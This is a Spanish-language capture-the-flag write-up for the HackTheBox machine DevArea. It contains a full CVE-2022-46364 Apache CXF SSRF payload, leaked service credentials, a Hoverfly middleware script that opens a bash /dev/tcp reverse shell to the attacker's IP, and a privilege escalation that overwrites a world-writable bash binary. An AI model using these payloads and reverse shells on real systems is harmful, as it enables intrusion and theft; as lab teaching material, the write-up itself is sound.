

DevArea
Plataforma: HackTheBox
Dificultad: Medium
🔗 Link de la máquina: https://app.hackthebox.com/machines/DevArea

Reconocimiento
En esta etapa inicial realizamos un escaneo de puertos para identificar los servicios activos en la máquina objetivo. Utilizamos Nmap con parámetros específicos para lograr un análisis más detallado.
sudo nmap -p- --open -sS -sCV --min-rate 5000 -Pn -n -oN devarea.txt 10.129.244.208Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 18:07 -0300
Nmap scan report for 10.129.244.208
Host is up (0.22s latency).
Not shown: 65529 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x 2 ftp ftp 4096 Sep 22 2025 pub
22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp open http Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
8080/tcp open http Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8500/tcp open http Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open http Golang net/http server
|_http-title: Hoverfly Dashboard
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelDetalles del comando:
-p-: Escaneo de todos los puertos.-sS: Escaneo SYN para determinar el estado de los puertos.-sCV: Usa scripts por defecto y detecta versiones de servicios.--min-rate 5000: Establece un ritmo mínimo de escaneo.-n: Desactiva la resolución DNS.-Pn: Omite la detección de hosts activos.-oN devarea.txt: Guarda los resultados en el archivo “devarea.txt”.
Puertos descubiertos:
- 21/tcp — FTP vsftpd 3.0.5 con acceso anónimo
- 22/tcp — SSH OpenSSH 9.6p1
- 80/tcp — Apache 2.4.58, redirige a
devarea.htb - 8080/tcp — Jetty 9.4.27 (SOAP web service)
- 8500/tcp — Hoverfly proxy (Golang)
- 8888/tcp — Hoverfly Dashboard (Golang)
Añadimos el dominio al /etc/hosts:
echo "10.129.244.208 devarea.htb" | sudo tee -a /etc/hostsEnumeración Web

El puerto 80 muestra un sitio web corporativo de DevArea con login y registro:

El puerto 8080 corre Jetty y devuelve 404 en la raíz — aquí vive el SOAP web service:


El puerto 8888 es el dashboard de Hoverfly, una herramienta de proxy/virtualización de servicios. Requiere autenticación:
Enumeración FTP
El FTP permite acceso anónimo. Dentro del directorio pub encontramos un archivo JAR:
ftp 10.129.244.208
# anonymous / (vacío)
cd pub
get employee-service.jar
Análisis del JAR — JADX
Descompilamos el JAR con jadx para obtener el código fuente:
jadx employee-service.jar -d employee-service-src/El paquete htb.devarea contiene los archivos relevantes:
ServerStarter.java — expone un SOAP web service en el puerto 8080:
factory.setAddress("http://0.0.0.0:8080/employeeservice");EmployeeService.java — interfaz con el método submitReport(Report).
Report.java — objeto con campos: employeeName, department, content, confidential.

El endpoint SOAP está en http://devarea.htb:8080/employeeservice.
SSRF — CVE-2022-46364
CVE-2022-46364 es una vulnerabilidad de SSRF (Server-Side Request Forgery) en Apache CXF (versiones anteriores a 3.5.5 y 3.4.10).
Apache CXF soporta MTOM (Message Transmission Optimization Mechanism), un estándar para incluir datos binarios en mensajes SOAP. Dentro de MTOM se usa XOP (XML-binary Optimized Packaging), que permite referenciar recursos externos mediante el elemento xop:Include href="URL". El problema es que Apache CXF fetchea esa URL sin validarla, permitiendo que un atacante haga que el servidor realice peticiones HTTP arbitrarias o lea archivos locales del sistema (file://). El contenido obtenido se devuelve codificado en Base64 dentro de la respuesta SOAP.
Verificamos el SSRF apuntando a nuestra máquina:
curl -s http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="MIMEBoundary"; start="<root@example.com>"; start-info="text/xml"' \
  -d '--MIMEBoundary
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root@example.com>

<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://devarea.htb/">
<soap:Body><tns:submitReport><arg0><confidential>false</confidential>
<content><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="http://10.10.16.52:8000/test"/></content>
<department>test</department><employeeName>test</employeeName></arg0></tns:submitReport></soap:Body>
</soap:Envelope>
--MIMEBoundary--'
Confirmado el SSRF. Leemos /etc/passwd:
href="file:///etc/passwd"Decodificamos la respuesta:
echo "<base64>" | base64 -dIdentificamos al usuario con shell: dev_ryan (home: /home/dev_ryan).
Exfiltración de credenciales — Hoverfly
Usamos el SSRF para leer el archivo de servicio de Hoverfly:
href="file:///etc/systemd/system/hoverfly.service"
El servicio revela las credenciales hardcodeadas:
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiUCredenciales: admin:O7IJ27MyyXiU
Acceso al Dashboard de Hoverfly
Con las credenciales accedemos al dashboard en https://devarea.htb:8888.
RCE via Hoverfly Middleware
Hoverfly permite configurar middleware — scripts que se ejecutan en cada request proxeada. Para obtener el JWT de sesión, iniciamos sesión en el dashboard y copiamos el token desde las DevTools del navegador (Application → Cookies o Network → Authorization header).
Creamos el siguiente script que automatiza el ataque:
#!/bin/bash

if [ -z "$1" ] || [ -z "$2" ]; then
  echo "Usage: $0 <IP> <PORT>"
  exit 1
fi

MYIP="$1"
MYPORT="$2"

TOKEN="<jwt>"

PAYLOAD=$(echo -n "bash -i >& /dev/tcp/${MYIP}/${MYPORT} 0>&1" | base64 -w 0)

echo "[*] Setting middleware..."
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/middleware \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d "{\"binary\":\"/bin/bash\",\"script\":\"#!/bin/bash\\necho ${PAYLOAD} | base64 -d | bash\"}"

echo "[*] Setting capture mode..."
curl -s -X PUT http://devarea.htb:8888/api/v2/hoverfly/mode \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{"mode":"capture"}'

echo "[*] Triggering..."
curl -s --proxy http://admin:O7IJ27MyyXiU@devarea.htb:8500 http://devarea.htb/ &

echo "[+] Check your listener on ${MYPORT}"
Abrimos un listener y ejecutamos el script:
nc -lvnp 4444./revshell.sh 10.10.16.52 4444
User Flag
cat /home/dev_ryan/user.txt
4eca66e051b3d6656153eb4794b2142bEscalada de Privilegios
Enumeramos los permisos de sudo:
sudo -l(root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh
web-stop, !/opt/syswatch/syswatch.sh web-restartRevisamos los permisos de /usr/bin/bash (destino real del symlink /bin/bash):
ls -la /bin/bash
-rwxrwxrwx 1 root root 1396520 Jan  6  2024 /usr/bin/bash
/usr/bin/bash tiene permisos de escritura para todos. El script syswatch.sh usa #!/bin/bash como shebang, por lo que al ejecutarlo como root via sudo, el kernel invoca /usr/bin/bash como intérprete.
Método 1 — Sobrescritura directa
Invocamos /bin/dash para evitar que el proceso actual sea afectado, y sobrescribimos /usr/bin/bash con un script malicioso que vuelca la flag de root:
/bin/dash

cat << 'EOF' > /usr/bin/bash
#!/bin/sh
cat /root/root.txt > /tmp/root.txt
chmod 777 /tmp/root.txt
EOF

sudo /opt/syswatch/syswatch.sh
cat /tmp/root.txt
Método 2 — Reverse shell como root
Una alternativa más completa: guardamos el bash original, creamos un evil_bash que lanza una reverse shell como root y luego restaura el binario original, y lo activamos desde /bin/sh para que el killall no mate nuestra sesión:
cp /bin/bash /tmp/bash.bak

cat > /tmp/evil_bash << 'EOF'
#!/tmp/bash.bak
bash -i >& /dev/tcp/10.10.16.52/4445 0>&1 &
cp /tmp/bash.bak /bin/bash
exec /tmp/bash.bak "$@"
EOF

/bin/sh -c 'killall -9 bash; sleep 2; cp /tmp/evil_bash /bin/bash; sudo /opt/syswatch/syswatch.sh --version'
El flujo es el siguiente:
bash.bak— copia del bash original que usamos como intérprete en el shebang deevil_bash.- Cuando root ejecuta
syswatch.sh(#!/bin/bash), el kernel invoca/bin/bash(ahoraevil_bash) usando/tmp/bash.bakcomo intérprete → se ejecuta como root. evil_bashlanza la reverse shell en background, restaura/bin/bashal original y continúa conexecpara no interrumpir el script./bin/sh -c '...'protege nuestra sesión delkillall -9 bash.

Con un listener abierto:
